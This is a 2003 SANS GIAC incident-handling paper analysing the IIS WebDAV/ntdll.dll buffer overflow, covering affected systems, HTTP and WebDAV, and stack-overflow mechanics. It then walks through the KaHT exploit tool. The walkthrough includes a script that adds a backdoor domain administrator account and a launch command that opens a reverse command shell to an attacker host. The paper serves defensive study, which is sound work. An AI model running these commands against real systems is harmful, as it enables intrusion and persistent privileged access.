GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

“WebDAV: The new nemesis of IIS Administrators”

GCIH
Option 1 Exploit In Action
Practical Assignment version 2.1a

Brandon Young
Submitted October 4, 2003
SANS March 2003

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Abstract

This paper will review the WebDAV/ntdll.dll exploit that exists in Windows NT/2000 based platforms and will review this exploit in the context of a three tiered DMZ architecture, looking in depth as to how the code works and how to detect it in your environment. This document will pursue various methods that can be used to respond to an incident in which the WebDAV (World Wide Web Distributed Authoring and Versioning) exploit was used to gain access to a multi-tiered DMZ environment.

Introduction

"U.S. Army Web servers hacked

MARCH 18, 2003 (COMPUTERWORLD) -WASHINGTON -- Hackers on March 11 infiltrated an undisclosed number of U.S. Army Web servers, taking advantage of a previously undisclosed buffer-overflow vulnerability in a component of Microsoft Corp.'s Windows 2000 that is used to manage the Web Distributed Authoring And Versioning (WebDAV) protocol.

Security experts are characterizing the incident as a rare example of a "0-day" exploit, referring to an exploit that takes advantage of a vulnerability nobody is aware of and for which there is no available patch." In a scene seemingly ripped from the big screen, this is how the world was introduced to the WebDAV exploit.

Part 1: The exploit

Names associated with this vulnerability:
WebDAV overflow
Ntdll.dll buffer overflow

Common Vulnerabilities and Exposures (CVE)
CAN-2003-0109
Microsoft Windows ntdll.dll Buffer Overflow Vulnerability

CERT
Vulnerability Note VU#117394
Buffer Overflow in Core Microsoft Windows DLL

Vulnerable Operating Systems
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2003, Author retains full rights.

Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows 2000 Terminal Services SP3
  + Microsoft Windows 2000 Advanced Server SP3
  + Microsoft Windows 2000 Datacenter Server SP3
  + Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Terminal Services SP2
  + Microsoft Windows 2000 Advanced Server SP2
  + Microsoft Windows 2000 Datacenter Server SP2
  + Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Terminal Services SP1
  + Microsoft Windows 2000 Advanced Server SP1
  + Microsoft Windows 2000 Datacenter Server SP1
  + Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Terminal Services
  + Microsoft Windows 2000 Advanced Server
  + Microsoft Windows 2000 Datacenter Server
  + Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6a
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows 2000 Terminal Services SP3
   + Microsoft Windows 2000 Advanced Server SP3
   + Microsoft Windows 2000 Datacenter Server SP3
   + Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Terminal Services SP2
   + Microsoft Windows 2000 Advanced Server SP2
   + Microsoft Windows 2000 Datacenter Server SP2
   + Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Terminal Services SP1
   + Microsoft Windows 2000 Advanced Server SP1
   + Microsoft Windows 2000 Datacenter Server SP1
   + Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Terminal Services
   + Microsoft Windows 2000 Advanced Server
   + Microsoft Windows 2000 Datacenter Server
   + Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6a
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Operating Systems Not Affected
Windows 95 (any version)
Windows 98 (any version)
Windows 3.11 (any version)

Protocols/Services/Applications

Any application or service that utilizes the Ntdll.dll and its associated functions is vulnerable. However as it currently stands, the only service successfully targeted by this vulnerability is the Internet Information Service (IIS) 5.0 web service, which runs Hyper Text Transfer Protocol (HTTP) and Secure Hyper Text Transfer Protocol (HTTPS) on ports 80 and 443 respectively. The WebDAV functionality which is part of the IIS suite is the specific vector currently being

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

targeted by the current publicly available exploit code. It is important to note that Windows NT does not support WebDAV and therefore would not be successfully compromised using the WebDAV attack vector. Windows XP suffers from the same vulnerability however it does not come with IIS by default though it can be installed.

Brief Description

The WebDAV (World Wide Web Distributed Authoring and Versioning) functionality, a feature included in IIS 5.0 utilizing the ntdll.dll, is susceptible to a buffer overflow that allows the execution of malicious code and/or causes the web service to crash. The exploit is enacted by sending malformed requests to the HTTP service. The ntdll.dll is a core operating system file responsible for internal support functions and system service dispatch stubs to executive functions.

Variants

Currently there are no other variants, however, since the ntdll.dll file is a core operating system file it is possible that other attack vectors aside from WebDAV, maybe capable of delivering malformed calls resulting in a buffer overflow.

Although there are no variants for the ntdll.dll overflow attack, there are striking similarities to previous vulnerabilities in IIS 5.0. Specifically, the ISAPI buffer overflow, the main attack vector of NIMDA. In both instances the vulnerability exists in a dll file and is exploited by issuing over- sized requests to the a particular function within IIS.

References

http://www.securityfocus.com/bid/7116
http://www.kb.cert.org/vuls/id/117394
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-007.asp
http://www.securiteam.com/exploits/5SP0L159FC.html
www.fatelabs.com/library/fatelabs-ntdll-analysis.pdf
http://www.securityfocus.com/bid/7116/exploit/
http://www.rs-labs.com/exploitsntools/rs_iis.c


Part 2 The Attack

Description and diagram of network

Though the author has yet to handle a real world compromise related to the WebDAV exploit, it is the intention of this paper to analyze the WebDAV exploit and its impact in the context of a standard three-tiered web DMZ architecture, as detailed in Diagram1 below.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Diagram 1.



The three tiered DMZ architecture used in this paper is a real world model of an enterprise's Gateway/DMZ architecture. The term gateway refers to an Internet point of presence located in a region and providing Internet access and services to other sites within the region. In a global enterprise, there will be multiple gateways serving various regions. The gateway is a central point for the region's Internet facing services to its customer base. This centralization allows for easier maintenance and management of the web and mail servers.

Moving from the Internet into the Gateway itself, the first device controlled by the enterprise is the boarder router. This is a Cisco router whose role is to keep traffic moving smoothly from the enterprise to the Internet and vice versa. In smaller environments, the router may also utilize Access Control Lists (ACLs) to prevent spoofing and the forwarding of non-internet routable address space (e.g., 192.168.0.0 and 10.0.0.0). Just inside the border router lies the Internet firewall, which in this example, is a Cisco Pix, which acts as the first line of defense against internet attackers. It will also be the entry point into the web layer of the DMZ. It is common to have a separate segment connected to the Internet firewall for the mail DMZ and possibly one for Domain Name Services (DNS) DMZ. Monitoring of traffic in the web layer is done by a Snort Intrusion detection Sensor (IDS). While Snort is a versatile and powerful IDS, due to its open-

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

environment and lack of enterprise level-support, many large organizations rely on other products such as Internet Security Systems' RealSecure, Symantec's Manhunt or Enterasys' Dragon.

The web layer of the DMZ hosts only web servers. No services other than HTTP, HTTPS and possibly FTP are to be permitted from the Internet into this layer. No databases, applications or middleware are allowed to run on the web servers. Additionally, no server in the web layer is permitted to communicate directly with the database layer or the Intranet. The web layer is permitted to communicate with the application layer only.

The DMZ firewall restricts inter-layer communications, in addition to preventing any of the layers from communicating into the intranet. It is important to mention that in a multi-firewall gateway architecture, it is good practice to mix vendor types. For instance, the internet firewall is a Cisco Pix while the DMZ and Intermediate firewall maybe a Netscreen or Checkpoint NG. The reason for this is that if an exploit is found to exist in a particular vendor's firewall, the impact will be lessened by the use of another vendor's product. To illustrate, if the Pix was vulnerable to an exploit which allowed an attacker to bypass its security, the subsequent tier firewall (something other than PIX) would prevent further access into the Intranet.

Moving from the web layer, we cross the DMZ firewall into the application layer.

The application layer contains middleware and applications that allow web servers to communicate to databases. The application layer is not permitted to communicate with the Internet or Intranet.

Lastly, the database layer contains the database servers that might house e-commerce information, such as credit card numbers, inventory and customer information. The servers in this layer communicate only with the application layer.

As a final note regarding inter- layer communications in the DMZ, while web servers can only communicate with the application layer and the application layer can only talk to the database layer, this does not mean that it is unrestricted access from these layers. The DMZ firewall should limit services to only those which are critical to functionality.

Protocol description

The Transmission Control Protocol/Internet Protocol (TCP/IP) is the lower layer protocol which is relied upon by HTTP in order for requests and responses to be sent back and forth between the client and server. TCP (ftp://ftp.rfc-editor.org/in-notes/rfc793.txt) creates connection-oriented sessions between two hosts. A TCP session is created by sending a connection request to the destination host. This initial request is a packet with the SYN flag set. The destination machine then responds with a packet with the SYN, ACK flags set and the source host replies with an ACK packet. This exchange is called the three-way handshake

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

and occurs before every connection-based session. The packets sent to the destination host include a port number. Each network-based service on a host utilizes a port (e.g., HTTP runs on TCP port 80, HTTP on TCP port 443).

As previously noted, the only protocols to be utilized in the web layer are HTTP, HTTPS and FTP. In this particular scenario, we will focus on the HTTP protocol as it is the main transport mechanism for utilizing the WebDAV functionality in IIS. HTTP is defined by RFC 2616 by the Internet Engineering Task Force (http://www.w3.org/Protocols/rfc2616/rfc2616.html) and is described as being "an application-level protocol for distributed, collaborative, hypermedia information systems." In simple terms, HTTP is used in issuing a request to a web server for a particular resource, generally a Hyper Text Markup Language (HTML) page, although there are many resources which can be accessed. When this request is issued by the client browser to the web server, the server in turn sends the resource back as a response. The client web browser interprets the resource and appropriately presents it to the end user. HTML utilizes tags to dictate how the web browser should display the form's content to the user. Tags are descriptors contained within '<' and '>'. For instance, an HTML tag '<B>Hi! </B>' would cause 'HI!' to appear in bold when presented to the user.

An actual request made by the client web browser consists of two parts: Method and Uniform Resource Identifier (URI). A method defines the action to be taken on the URI. The URI identifies the location and name of the resource being acted upon by the method. The Method types that exist in HTTP 1.1 include: GET, HEAD, POST, PUT, DELETE, TRACE and CONNECT. For instance, a "GET http://www.microsoft.com/homepage/ms.htm" issued by a web browser asks the www.microsoft.com web server to return the ms.htm file located in the homepage directory.

WebDAV is defined in Request For Comments (RFC) 2518 and defines the standard for Web based editing and file management and is an extension to HTTP 1.1. WebDAV defines object properties and methods for the purpose of web-based collaborative authoring while adhering to specific formats as defined by the RFC. Properties consist of metadata for files such as creation date, author and last modified. Extensible Markup Language (XML) is a key piece in the implementation of WebDAV. XML as defined by the World Wide Web Consortium (http://www.w3.org/TR/1998/REC-xml-19980210#sec-intro) is used to define the properties tied to any given document. XML allows for custom tags to be used to define document properties, field values and how the document is handled by an application. WebDAV also incorporates the ability to group documents together into a hierarchical structure called collections. Additionally, it uses other HTTP methods than just PUT, POST and GET; for instance some of the methods include PROPFIND, LOCK and MKCOL. PROPFIND is used for identifying the properties of an object. LOCK defines an object as unmodifiable, possibly due to someone else editing it. MKCOL creates a new collection. For more details refer to www.ietf.org/rfc/rfc2518.txt. Any of the WebDAV methods can be used to deliver the over sized request leading to exploitation of the vulnerability.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

How the Exploit Works

As previously mentioned, the WebDAV attack is made possible due to a buffer overflow in the Ntdll.dll file. To be more specific, this attack capitalizes on improper bounds checking in the RtlDosPathNameToNtPathName_U function in the Ntdll.dll file, which is a core operating system file and part of the NT kernel. Improper bounds checking refers to the function within a program that does not provide accurate checking of input data size before it places it within a buffer – thereby leading to the possibility of placing more data within the buffer than was allotted by the code. Data that exceeds the buffer size may overwrite critical functions and important data in other areas of the stack.


By way of example, when the SEARCH method is issued to the WebDAV component of the web server, the oversized requests is passed to the GetFileAttributesExW function, which calls the RtlDosPathNameToNtPathName_U function in the ntdll.dll file, which in turn is unable to perform bounds checking. It is important to note that the vulnerability does not exist in Microsoft's WebDAV service. WebDAV is only a delivery mechanism for the oversized request which is handled by the GetFileAttributesExW function and then passed on to the ntdll.dll. Since there are many other functions and dlls that exist that make calls to the RtlDosPathNameToNtPathName_U, it is possible to exploit this vulnerability using other attack vectors. The next logical question is " How does this function's inability to do proper bounds checking translate into a compromise?" In order to answer this question, it is necessary to understand assembly language on an Intel-based platform.

Assembly language, as defined by webopedia.com, is "A programming language that is once removed from a computer's machine language. Machine languages consist entirely of numbers and are almost impossible for humans to read and write. Assembly languages have the same structure and set of commands as machine languages, but they enable a programmer to use names instead of numbers."

Computers consist of three main components; a central processing unit (CPU), memory and input/output (I/O).Each of these three components are connected by the system bus. See diagram 3 below.

Diagram 3.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



The CPU is responsible for most mathematical computations that occur in a computer. Memory is responsible for the storage of data. The system bus is what interconnects the CPU, memory and input/output device providing a communication path between each element. Input/output devices include devices such as a keyboard, mouse or cd-rom. How a computer performs work is by the CPU extracting an instruction from memory, executing it and placing any resulting output back into memory. When the CPU extracts the data from memory, it stores it within a register. In a 32-bit architecture, these registers hold and manipulate 32 bits worth of data at time.


As an example of how registers are used, let's take the calculation of 2x3=6. In order for the processor to multiply these two numbers, they would each have to be placed in their own register. The answer of six would also be placed in a register of its own. However, it is common to have a memory address where the data is located contained within a register, rather than the actual data itself. Within a memory stack, there are many functions that are stored and executed during the course of application execution *(webopedia.com states that the stack refers to "a special type of data structure in which items are removed in the reverse order from that in which they are added, so the most recently added item is the first one removed. This is also called last-in, first-out (LIFO))*.

Historically, each register was dedicated for specific functions. But over time, most ended up becoming "general registers". Examples of general registers are as follows: EAX, EBX, ECX, EDX, ESI and EDI. Aside from the general registers, there two other registers - ESP and EBP - also referred to as the stack pointer and base pointer, respectively. The base pointer indicates where the end of the memory stack is located. The ESP stack pointer is used by the process to indicate where in the memory stack the next set of instructions exists. Once a function has completed, the stack pointer will move to the next function within the stack. This process continues in an incremental fashion until a particular function, called a 'jump', is called. A jump is used when a sub-routine or loop is called. If a function has multiple sub-functions or sub-routines, the stack pointer will move or "jump" to a different location in the stack where that sub-routine exists. Once the sub-routine finishes, the stack pointer returns to the main function that called the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

sub-routine. Below we see the jump function within the stack.

Diagram 4.



In summary, assembly code is used to manipulate the registers and move data in and out from them. A higher level programming language, such as C, has a compiler that translates the higher functions into lower level ones that the hardware understands.

Now that we understand how code is executed at the hardware level, we will focus on what it takes for the overflow to occur.

Within the C programming language, buffers are specified for values within a specific function. If a buffer is defined to only hold a value that is 256 characters long, but is supplied a value 512 characters longer, an overflow occurs. Yet, if the appropriate checks are coded and defined with the C program, it will ignore the last 256 characters. However, if those checks do not exist, then the extra data supplied is inserted into the memory stack and overwrites the memory in which it was not intended to use. In the case of a buffer overflow exploit, the additional data is shellcode. Shellcode is an assembly program written to provide, in some cases, remote command prompt access to the vulnerable system.

Another key piece within the stack is the return pointer. The return pointer

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

indicates the location of the main function where sub-functions or sub-routines have been called. When a particular function has a sub-routine, a jump will occur and the sub-routine will run. Upon completion the return pointer is referenced in order to return back to main function that called the sub-routine. When a buffer overflow is executed by an attacker, the additional code that is inserted, along with the shellcode, is a new return pointer which references the shellcode. The trick in having the shellcode executed is having a return pointer that is able to accurately reference it. If the return register is wrong and points to some other location in the stack, the code never executes. Depending on the particular application and the vulnerability within it, it may be difficult to guess where the shellcode has been placed in the stack. A method used to increase the likelihood of an accurate return pointer is something called a NOP sled. A NOP is a "wait" function in assembly code; a 'NOP sled' is a series of "waits" that allows the attacker a little more leeway in trying to guess where in the stack his shellcode is residing in order to execute it. As long as they can overwrite the buffer and have the return pointer point back to the sled all is good in the eyes of the hacker. We will see an example of a NOP sled used within the WebDAV exploit a little later on.

The exploit code being used for illustration purposes is the Windows-based KaHt.exe located at http://www.securityfocus.com/bid/7116/exploit/. KaHt comes in a tarred and gzipped file which includes working binary, source code and readme files. Once the file is decompressed and the directory contents are listed, we see the following in the KaHt_public directory:

```
D:\webdav\KaHT_public>dir

05/07/2003  10:36a     <DIR>          ehttps
04/22/2003  02:02p            11,296 KaHT.exe
04/16/2003  09:04a             4,478   KaHT_report_ips-Intranet.html
04/22/2003  10:48a             5,395  readme
04/16/2003  09:26a             136      requests.txt
05/07/2003  10:36a     <DIR>          Source
```

The ehttps directory contains a program called ehttps.exe which is a scanner that grabs banners from web servers and outputs the results into a file, thus allowing the attacker to quickly identify which hosts to target. Running ehhtps shows the usage information. Ehttps allows for ranges of hosts to be scanned.

```
. .. ...: Easy HTTP Scanner v1.0.1 (aT4r@3wdesign.es) :... ...

USAGE:   Ehttps.exe ip1 ip2 [THREADS] [TIMEOUT]
Example: Ehttps.exe 192.168.0.34 192.168.20.255 200 6
```

The KaHT_report_ips-Intranet.html is an example of the html output for the KaHT.exe executable and indicates what hosts were attacked successfully, as well as what versions of Microsoft's Internet Information Server (IIS) were found and if they were running WebDAV

Running KaHT.exe reveals the following options:

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
D:\webdav\KaHT_public>KaHT.exe

 . .. ...: Webdav exploit & Scanner v1.0.8 (aT4r@3wdesign.es) :... ..

 [+] Usage: KaHT.exe YourIP YourPORT AUTOHACKING [HOST | -IPfile] [RET]
 |
 |  -------------------OFFSET BRUTE FORCE-------------------
 |
 |   webdav.exe 69.69.69.69 53 [0|1] IP
 |      Spawn shell on 69.6969.69 port 53
 |   webdav.exe 69.69.69.69 53 0 -c:\haxorcitos\govIps.txt
 |      Spawn shell on 69.69.69.69 port 53. Ips from logfile
 |   webdav.exe 69.69.69.69 53 0 -c:\ips.txt 0xc0
 |      Sscan hosts from ips.txt and spawn a shell for every vulnerable host
 |
 | AUTOHACKING values: 0,1
 | 0: on remote connection send script from requests.txt
 | 1: YOU WILL HAVE A SHELL Until "exit" is typed. after this, scan will continue
 |
 |  -------------------OFFSET BRUTE FORCE-------------------
 [+] Tested Under Win2k profesional/Server SP3 Spanish/English version
```

The autohacking feature is of interest as it allows an attacker to either gain a command shell or submit a script to be automatically executed on the victim host. In our tests we will be using option 1 for autohacking. An example script has been included in the KaHT package and consists of:

```
D:\webdav\KaHT_public>more requests.txt
net user KaHT Evil666 /add
net localgroup Administrators KaHT /add
net group "Domain Admins" KaHT /add
net send * KaHT Ins1de
exit
```

In this instance, the script creates a user called KaHT Evil666, adds it to the local and domain administrators group and net sends a message to the names in your domain or workgroup with the comment “KaHT Ins1de” Any command that can be executed from a Windows command prompt can be included in a script.

In our scenario the attacker runs and launches the attack against the web server in layer 1 of our DMZ:

```
D:\webdav\KaHT_public\KaHT.exe 10.10.10.7 31337 1 192.168.20.7
```

This will cause our attacking host to listen on port 31337 for connections by the victim host to shovel a command shell back. After issuing this command we see the following status returned:

```
Checking Servers.   IP                 Connect IIS 5.0 WEBDAV
 Connecting to host: 192.168.20.7...  [OK]    [OK]    [OK]
```

Description and diagram of the attack

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

